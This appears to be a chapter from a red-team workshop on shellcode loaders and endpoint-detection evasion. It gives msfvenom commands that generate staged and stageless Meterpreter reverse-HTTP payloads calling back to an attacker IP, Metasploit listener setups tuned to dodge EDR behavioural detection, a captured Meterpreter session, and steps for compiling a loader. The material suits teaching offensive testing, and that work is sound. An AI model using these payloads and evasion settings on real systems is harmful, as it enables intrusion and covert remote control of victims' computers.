RED OPS
INFORMATION SECURITY

Endpoint Security Insights

Shellcode Loaders & Evasion Fundamentals

Workshop Material (Demo)

Participant: Demo Material

Date: January 2026

Version: 1.5

Table of Contents

Expressions of Thanks

Before we dive into the course material, I would like to thank my girlfriend, Brigitte, for her great and outstanding support, patience and encouragement over the years, and especially while working on this course for almost two years. In general, she has played a very important role in my personal and professional development over the past twelve years; without her support, I would not be where I am now.

I would also like to thank my good friend Jonas Kemmner, who has inspired, motivated and supported me throughout this journey of creating this course material. His great questions, criticism and honest feedback have contributed to the quality and depth of this course. Without his input, this course would not be where it is now.

Your insights, patience, and support have made all the difference.

Chapter 4: Staged vs Stageless

Introduction

In this chapter, we will learn a bit about the differences between staged and stageless shellcode, and then we will start building and debugging our first shellcode loader.

In the context of shellcode, there are criteria for distinguishing between staged and stageless shellcode. As mentioned earlier, we will be focusing on using Meterpreter as a command-and-control framework, so in this lesson we will take a closer look at staged and stageless shellcode in the context of Meterpreter.

Up front in this course, we will focus on using x64 shellcode that communicates via an internal IP address using the HTTP protocol to our Meterpreter listener (more on that later).

Further Reading and Resources

- https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html
- https://buffered.io/posts/staged-vs-stageless-handlers/

4.1: Objectives of Learning

After having worked through the following chapter, the course participant should be able to answer the following comprehension questions on his/her own.

#	Questions on Understanding
1.	What are the main differences between staged and stageless shellcode?
2.	How many stages are implemented in Meterpreter's stageless shellcode (excluding later stages like **stdapi**, **priv**, **bofloader**)?
3.	Is it always recommended to use stageless shellcode, or is it necessary to keep in mind that each EDR is different?
4.	What is the problem when trying to use stageless shellcode in hex string format in Visual Studio?

4.2: Staged Meterpreter Shellcode

Introduction

First, let's explore how **staged shellcode** works in the context of **Meterpreter**. The advantage of using staged shellcode is that all the shellcode is broken up into multiple stages. This means that your loader does not contain a single, large payload with all the instructions needed to establish a command-and-control (C2) session. Instead, it contains a smaller component known as a **stager**, which is a compact portion of the full shellcode designed to perform the initial task of loading the remaining stages during the staging process.

A loader implementing staged shellcode begins by loading this small initial stage, which then retrieves larger stages from the C2 server. This staged approach reduces the size of the loader, and potentially its detectability, because the initial payload is minimal and performs only a specific subset of operations.

In the case of Meterpreter, the **staged shellcode** is structured with a small initial **stage 0** payload. This payload connects to the C2 server and then downloads the larger **stage 1** payload and any additional stages. The table below details the staging process in the context of Meterpreter.

#	Stage Description
Stage 0	The initial payload, known as the stager, is sent to the target. This is typically a small piece of shellcode (about 350b) that is responsible for establishing a network connection back to the attacker's machine.
Stage 1	Once the connection is established, the stager downloads the larger second-stage payload . This payload often includes the core components of Meterpreter, such as the **metsrv** DLL (about 169kb).
Subsequent Stages	Additional components or extensions, such as **stdapi** (about 332kb) and **priv** (about 104kb), are sent over the established connection and loaded into memory without touching the disk, using techniques like Reflective DLL Injection.

If you would like to learn more about the staging process of the Meterpreter, the following two articles are recommended.

- Metasploit Documentation - Stageless Mode
- Staged vs Stageless Handlers

In contrast, stageless shellcode contains the entire payload in a single stage, which can simplify deployment, but requires enough space to accommodate the entire payload from the start (more on this later).

4.3: Workbook – Staged Meterpreter Shellcode

Introduction

In general, when creating staged or stageless payloads in the context of Metasploit, we will use the msfvenom tool on Kali Linux, which is part of the Metasploit Framework. In this section, we will focus on creating staged shellcode with msfvenom.

Hex-String Format

To create a staged x64 Meterpreter shellcode/payload in **hex-string** format, we can use the following command, which will generate a staged x64 Meterpreter shellcode in a well-formatted hex string with no line breaks or the like.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_staged.txt
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_staged.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 662 bytes
Final size of c file: 2816 bytes
```

Below is an example of how stage shellcode in hex-string format is used in Visual Studio 2022, in this case the variable **shellcode** which holds the shellcode is declared as an **unsigned char**.

```
// Insert meterpreter shellcode as a byte sequence in hex string format
 unsigned char shellcode[] = "\xfc\x48\x83\xe4...";
```

Hex-Array Format

If it is needed in a LAB to create staged x64 Meterpreter shellcode/payload in **hex-array format**, we can use the following command, which generates staged x64 Meterpreter shellcode in a well-formatted hex-string with no line breaks or similar.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\"' > /tmp/meterpr_staged.txt
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\"' > /tmp/meterpr_staged.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 717 bytes
Final size of csharp file: 3675 bytes
```

Below is an example of how stage shellcode in hex-array format is used in Visual Studio 2022, in this case the variable **shellcode** which holds the shellcode is declared as an **unsigned char**.

```
// Insert meterpreter shellcode as a byte sequence in hex array format
 unsigned char shellcode[] = { 0x4d, 0x5a, 0x41, 0x52, 0x55, 0x48, 0x89,
 ¦
 };
```

RAW Format

If it is needed in a LAB to create staged x64 Meterpreter shellcode/payload in **raw binary format**, then we can use the following command.

Also in this case, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o
/tmp/meterpr_staged.bin
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_staged.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 756 bytes
Saved as: /tmp/meterpr_staged.bin
```

As you will see throughout the course, we will use shellcode in raw format in the context of different loaders, for example, when using shellcode in raw binary format as a **.bin** file inside our Portable Executable (PE), or when hosting on different types of webservers/cloud services.

Parameter Description Payload Creation

The table below shows a description of the parameters we used above to create staged Meterpreter shellcode in various formats with msfvenom tool in Kali.

Parameter	Description
-p	Specifies the payload to be generated.
windows/x64/ meterpreter/reverse_http	Generate a staged 64-bit Windows compatible payload that communicates using the HTTP protocol.
LHOST=10.10.70.1	Local host (the attacker's IP address, in this case the internal IP of your kali box) that the payload will connect back to.
LPORT=80	Local port (on the attacker's system) that the payload will use to connect.
-f	-f: Format option that specifies the output format of the payload. • **c:** Generate payload in hex string format such as **\xFC\x83\xAA** • **cs:** Generate payload in hex array format such as **0xFC,0x83,0xAA** • **raw:** Generate payload in raw binary format as a **.bin** file
| tr -d '\"'	Pipes the output from the previous command into tr. **tr -d '\n'**: Removes newline characters from the payload output.

> /tmp/meterpr_staged.txt	Produces shellcode as final output in plaintext to a file named **meterpr_staged.txt** in the **/tmp** directory.
> /tmp/meterpr_staged.bin	Produces shellcode as final output in raw binary format to a file named **meterpr_staged.bin** in the **/tmp** directory.

Meterpreter Staged Listener

Whether we have created staged shellcode in hex-string or raw binary format, the next step is to use the **exploit/multi/handler** module in Metasploit to set up the appropriate listener. It is crucial to remember that since we have created a staged shellcode/payload, we must also configure a staged listener, as shown below.

Again, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfconsole
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_http
set lhost xxx.xxx.xxx.xxx
set lport 80
set exitonsession false
set autoloadstdapi false
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload ⇒ windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 10.10.70.1
lhost ⇒ 10.10.70.1
msf6 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > set autoloadstdapi false
autoloadstdapi ⇒ false
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
```

Parameter Description Staged Listener

As shown in the figure above, we set the payload to a staged **windows/x64/meterpreter/reverse_http** payload. The Meterpreter listener is set up and listening on **10.10.70.1**, port **80**, for incoming reverse Meterpreter shells. The **ExitOnSession** parameter which is set to **false** is worth noting; it prevents Metasploit from automatically interacting with new Meterpreter sessions when a connection is received. Instead, to interact with a new incoming reverse session, you must press **Ctrl+c** and then select the desired session by typing **sessions** followed by the session ID. This mode is more convenient if you have multiple tests running in your lab and do not want Meterpreter to automatically connect and initiate a shell for each incoming session.

We also want to disable the automatic delivery of the **stdapi** stage or module by setting the **autoloadstdapi** parameter to **false**. This adjustment addresses a common issue with **timing-based behavior detections**. When the **stdapi** module is initialized immediately after the session is established, it often triggers EDR detections due to its timing and behaviors patterns.

Summary

So far, we have learned how to generate staged x64 Meterpreter shellcode in hex-string, hex-array or raw binary format that communicates over the http protocol. We have also learned how to set up an appropriate staged Meterpreter listener.

Whenever you need to **set up** a **staged Meterpreter** in a LAB later in this course, you can come back to this lesson. Next, we will learn how to do the same thing in the context of a stageless Meterpreter setup.

4.4: Stageless Meterpreter Shellcode

Introduction

Earlier in this lesson, we explored the theoretical aspects of staged Meterpreter shellcode and discussed how it can be applied in practice during the labs later in this course. Now let's shift our focus to **stageless Meterpreter shellcode**, also known as **non-staged shellcode**.

More specifically, the stageless Meterpreter shellcode combines the functionality of both **Stage 0** and **Stage 1** found in the staged Meterpreter, streamlining the initial deployment process. However, additional modules or features, such as stdapi (if **autoload** for **stdapi** is disabled) or bofloader, still require manual loading via staging from the C2 server to the active implant.

Staged vs. Stageless Shellcode

When comparing staged and stageless shellcode, we can analyze them from several different perspectives. For our purposes, aside from reliability, one of the most intriguing aspects is their effectiveness at EDR evasion. As mentioned earlier, Meterpreter shellcode has no built-in evasion or OPSEC features. However, the differences between staged and stageless shellcode can still affect their detectability depending on the EDR in question.

From an **evasion perspective**, stageless shellcode has the advantage of avoiding behavior-based detections tied to Meterpreter's staging process. Some EDRs like EDR-D monitor the sequential actions involved in staging - such as the initial connection followed by the download of additional payloads - and flag them as suspicious. By delivering the entire payload in a single stage, stageless shellcode avoids these behavior patterns.

On the other hand, if the EDR in question is less focused on staged detection related to Meterpreter-an approach commonly associated with EDRs like EDR-A's-staged shellcode can have its own advantages. For example, staged shellcode keeps the size of the loader smaller, reducing its static footprint, which can help avoid static detections based on file analysis. Please note that this detection behavior is also highly dependent on the C&C framework used.

> **Practical observation:** It is recommended to use stageless shellcode whenever possible to avoid behavioral detection associated with the staging process. The staging process involves multiple network communications and memory allocations that can trigger behavioral detections by EDRs.
>
> However, when testing shellcode loaders against EDR-A, an interesting result was observed. When non-staged shellcode was used in our loader, the loader was detected during or after execution. In contrast, switching to staged shellcode did not block execution of the same loader, suggesting that EDR-A had no problem with the Meterpreter staging process in these cases.

Summary

In summary, practical observations when targeting different EDRs show that it is not always accurate to claim that stageless shellcode is inherently better. While this may be true in theory, real-world scenarios often defy expectations. To ensure success, it is important to gain as much real-world experience as possible through hands-on testing in different scenarios, using different types of loaders, shellcode, frameworks, etc., and targeting different EDRs. Sometimes the results do not match the theoretical predictions or hypotheses, and you may be surprised by the results.

This section provided a brief introduction to stageless shellcode and also compared staged and stageless shellcode from an evasion perspective. As you will see, we will use stageless shellcode in various forms, such as an additionally encoded or encrypted .bin, in several labs later in this course.

4.5: Workbook - Stageless Meterpreter Shellcode

Introduction

Before we delve into placing stageless shellcode inside a portable executable (PE) and hosting it on a web server in later lessons, it is important to understand how to create stageless Meterpreter shellcode and the formats available for generating stageless Meterpreter shellcode.

But how can we generate stageless shellcode/payloads inside Metasploit, specifically using msfvenom? The main difference lies in using **windows/x64/meterpreter_reverse_http** as payload for generating stageless shellcode instead of **windows/x64/meterpreter/reverse_http** used for staged shellcode.

RAW Format

If it is needed in a LAB to create stageless x64 Meterpreter shellcode/payload in **raw binary format**, then we can use the following command. Also in this case, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o
/tmp/meterpr_stageless.bin
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f raw -o /tmp/meterpr_stageless.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Saved as: /tmp/meterpr_stageless.bin
```

As you will see throughout the course, we will use shellcode in raw format in the context of different loaders, for example, when using shellcode in raw binary format as a **.bin** file inside our Portable Executable (PE), or when hosting on different types of webservers/cloud services.

Hex Array Format

If it is needed in a LAB to create stageless x64 Meterpreter shellcode/payload in **hex-array format**, we can use the following command, which generates stageless x64 Meterpreter shellcode in a well-formatted hex-string with no line breaks or similar.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f csharp | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Final size of csharp file: 1041567 bytes
```

Below is an example of how stage shellcode in hex-array format is used in Visual Studio 2022, in this case the variable **shellcode** which holds the shellcode is declared as an **unsigned char**.

```
// Insert meterpreter shellcode as a byte sequence in hex array format
 unsigned char shellcode[] = { 0x4d, 0x5a, 0x41, 0x52, 0x55, 0x48, 0x89,
 ...
 };
```

Hex String Format

We will not need this course, but for completeness, if you want to create a stageless x64 Meterpreter shellcode/payload in **hex-string** format, you can use the following command, which will generate stageless x64 Meterpreter shellcode in a well-formatted hex string with no line breaks or the like.

Make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).


```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
```

```
┌──(root㉿LAB01-Kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.70.1 LPORT=80 -f c | tr -d '\n' | tr -d '\"' > /tmp/meterpr_stageless.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 204892 bytes
Final size of c file: 863500 bytes
```

Hex String - Visual Studio Limitation

An important consideration when using shellcode in a Visual Studio project is the string literal length limit, which applies even if the shellcode is declared as a hexadecimal string (for example, using \xFC... escape sequences). By default, Visual Studio imposes a limit of 16,380 single-byte characters per string literal. Since each hex escape sequence (\xFC...) consists of four characters in source code, but represents one byte at runtime, this effectively limits the maximum shellcode size in a single hex string to about 4 KB.

For example, if you are working with Visual Studio and you use stageless Meterpreter shellcode in string format (which is about 200 KB) in your loader, you may encounter error C2026, which indicates a string length limitation. As shown in the figure below, this limitation may prevent you from compiling your project if your shellcode exceeds this length.



So, if we want to use stageless Meterpreter shellcode in our loader, we have the following options for implementation:

- Use shellcode as array instead of string
- Implementation of shellcode using a resource file
- Place shellcode outside your loader on a web server

Parameter Description Payload Creation

The table below shows a description of the parameters we used above to create stageless Meterpreter shellcode in various formats with msfvenom tool in Kali.

Parameter	Description
-p	Specifies the payload to be generated.
windows/x64/ meterpreter_reverse_http	Generate a stageless 64-bit Windows compatible payload that communicates using the HTTP protocol.
LHOST=10.10.70.1	Local host (the attacker's IP address, in this case the internal IP of your kali box) that the payload will connect back to.
LPORT=80	Local port (on the attacker's system) that the payload will use to connect.
-f	-f: Format option that specifies the output format of the payload. • **c:** Generate payload in hex string format such as **\xFC\x83\xAA** • **cs:** Generate payload in hex array format such as **0xFC,0x83,0xAA** • **raw:** Generate payload in raw binary format as a **.bin** file
| tr -d '\"'	Pipes the output from the previous command into tr. **tr -d '\n'**: Removes newline characters from the payload output.
> /tmp/meterpr_stageless.txt	Produces shellcode as final output in plaintext to a file named **meterpr_stageless.txt** in the **/tmp** directory.
> /tmp/meterpr_stageless.bin	Produces shellcode as final output in raw binary format to a file named **meterpr_stageless.bin** in the **/tmp** directory.

Meterpreter Stageless Listener

Whether we have created stageless shellcode in hex-string or raw binary format, the next step is to use the **exploit/multi/handler** module in Metasploit to set up the appropriate listener. It is crucial to remember that since we have created a stageless shellcode/payload, we must also configure a stageless listener, as shown below.

Again, make sure you replace the placeholder for the **LHOST** parameter with the appropriate IPv4 address that the implant should connect back to (in this example, it is **10.10.70.1**, the IP of my Kali box).

```
msfconsole
```

```
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_http
set lhost xxx.xxx.xxx.xxx
set lport 80
set exitonsession false
set autoloadstdapi false
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_http
payload ⇒ windows/x64/meterpreter_reverse_http
msf6 exploit(multi/handler) > set lhost 10.10.70.1
lhost ⇒ 10.10.70.1
msf6 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > set autoloadstdapi false
autoloadstdapi ⇒ false
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
```

Parameter Description Stageless Listener

As shown in the figure above, we set the payload to a stageless **windows/x64/meterpreter_reverse_http** payload. The Meterpreter listener is set up and listening on **10.10.70.1**, port **80**, for incoming reverse Meterpreter shells. The **ExitOnSession** parameter, which is set to **false** is worth noting; it prevents Metasploit from automatically interacting with new Meterpreter sessions when a connection is received. Instead, to interact with a new incoming reverse session, you must press **Ctrl+c** and then select the desired session by typing **sessions** followed by the session ID.

This mode is more convenient if you have multiple tests running in your lab and do not want Meterpreter to automatically connect and initiate a shell for each incoming session.

We also want to disable the automatic delivery of the **stdapi** stage or module by setting the **autoloadstdapi** parameter to **false**. This adjustment addresses a common issue with **timing-based behavior detections**. When the **stdapi** module is initialized immediately after the session is established, it often triggers EDR detections due to its timing and behavior patterns.

Summary

So far, we have learned how to generate stageless x64 Meterpreter shellcode in hex-array or raw binary format that communicates over the http protocol. We have also learned how to set up an appropriate stageless Meterpreter listener. We also learned that using stageless shellcode in hex-string format is not possible in Visual Studio due to the string length issues described above.

Whenever you need to **set up** a **stageless Meterpreter** in a LAB later in this course, you can come back to this lesson.

5.4.2: Workbook – Compile Loader & Test Run


Introduction

Once the loader is complete, the next step is to compile it in **debug mode** and perform an initial test run. This process remains the same regardless of the type of loader you are developing. To avoid redundancy in future chapters, you can **refer** to this **workbook** whenever you need guidance on compiling and testing the loader in Visual Studio. Here are some important notes to keep in mind when testing shellcode loaders for this course:


- For an initial test run of your loader (with Meterpreter shellcode) as a debug compiled version, use the Win10-Dev VM with no Antivirus (AV) or Endpoint Detection and Response (EDR) solutions installed/enabled.
- Never upload a shellcode loader to platforms such as Virus Total or similar services.

Task: Loader Compilation - Debug Version

At this point you should have completed all the tasks for this loader, and you can now build your **.exe** by compiling the loader. If you are developing malware or software in general, if your code is not working and you are in the development phase, compile the loader as debug (x64) as shown below.



Finally, by compiling the loader you can use the GUI as shown in the figure below, or you can use the shortcut **Ctrl+Shift+B**.



If the loader has been completed successfully, you can find the compiled **.exe** in the associated Visual Studio project in the x64/debug folder.

Task: Meterpreter Test Run

Next, we want to run our compiled **.exe** in a virtual machine with no third-party EDR installed and Windows Defender disabled. If you have done everything correctly, you should receive an incoming Meterpreter session, as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database conne
[*] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Staging x64 payload (202
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database conne
[*] Meterpreter session 13 opened (10.10.70.1:80 → 10.10.70.2:60368) at 2024-09-21 18:13:59 +0000
```

If you now wish to interact with the Meterpreter session, you must press **Ctrl+c** and then interact with the session of your choice by typing sessions followed by the session ID.

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database connec
[*] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Staging x64 payload (2028
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database connec
[*] Meterpreter session 13 opened (10.10.70.1:80 → 10.10.70.2:60368) at 2024-09-21 18:13:59 +0000
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > sessions 13
[*] Starting interaction with 13 ...

meterpreter > load stdapi
Loading extension stdapi ... Success.
meterpreter > getuid
Server username: PEN02-DEV\daniel
meterpreter >
```

Summary

So far, we've finished preparing the Meterpreter, and we're moving on to the next workbook, where we'll prepare our loader for debugging.

> Note that later in "Chapter 19: Loader Fine Tuning", when all the shellcode loader building and debugging stuff is done, we will look in *"Workbook - Compile Release Version"* at how to compile our loader for the real-world scenario without applying debugging information, disabling optimization, hiding console windows, etc.

5.4.3: Workbook – Debugging Preparations


Introduction

Once you have built the loader and completed the initial test run, you can begin preparing for debugging. As with the compilation process, the steps for preparing to debug are the same for all the loaders covered in this course. To avoid repetition, you can **refer** to this **workbook** whenever you need guidance on preparing for debugging.


> Note that if you were unable to complete the loader in any chapter, you can use the completed loader provided in the Solutions folder of the corresponding chapter to continue working with the Debugging workbook. The completed loader is located in the chapter folder and is marked with the suffix **_Solution** — for example, **Win32Classic_Solution**.

Task: Check Project Properties

When debugging in the context of Visual Studio 2022, we must first ensure that we set the debugging mode in Visual Studio as shown below.




Next, we need to verify the runtime library settings under the **Code Generation** section in the project properties. To access the project properties, simply right click the project name in the Solution Explorer and select **Properties**. Alternatively, you can select the project name with a single left-click and press **Alt + Enter** to open the project properties, as shown below.




Next, as shown in the image below, navigate to C/C++ → Code Generation in the project properties and verify that the **Runtime Library** setting is set to **Multi-threaded Debug DLL (/MDd)**.

Please note that it is very important to set the **Runtime Library** to **Multi-threaded Debug DLL (/MDd)** to avoid possible unexpected results when debugging loaders in the upcoming labs.



Task: Enable Debugging Sections

Before we can begin debugging the loader in this lesson, we need to enable the debugging code in our Visual Studio project. As illustrated below, the necessary code for debugging is already implemented through the **debug.h** header file and the **debug.c** resource.



In the **main.c** file, you'll notice several debugging sections that are currently disabled by macro. To identify these sections, look for blocks of code marked **DEBUG MODE**, as shown below. These sections are wrapped in the **DEBUG_MODE** macro and can be identified by the **#ifdef DEBUG_MODE** directive above each debug section and the corresponding **#endif** directive below it.

```
#ifdef DEBUG_MODE
    start_debug_session("Press the <ENTER> key to start the debugging session.");
#endif


#ifdef DEBUG_MODE
    allocate_memory_debug_prompt();
#endif
```

To enable all the debugging functions at once in a convenient and easy way, look at the top of **main.c** and identify the macro called **DEBUG_MODE** in the part shown below.

```
* Loader Debugging:
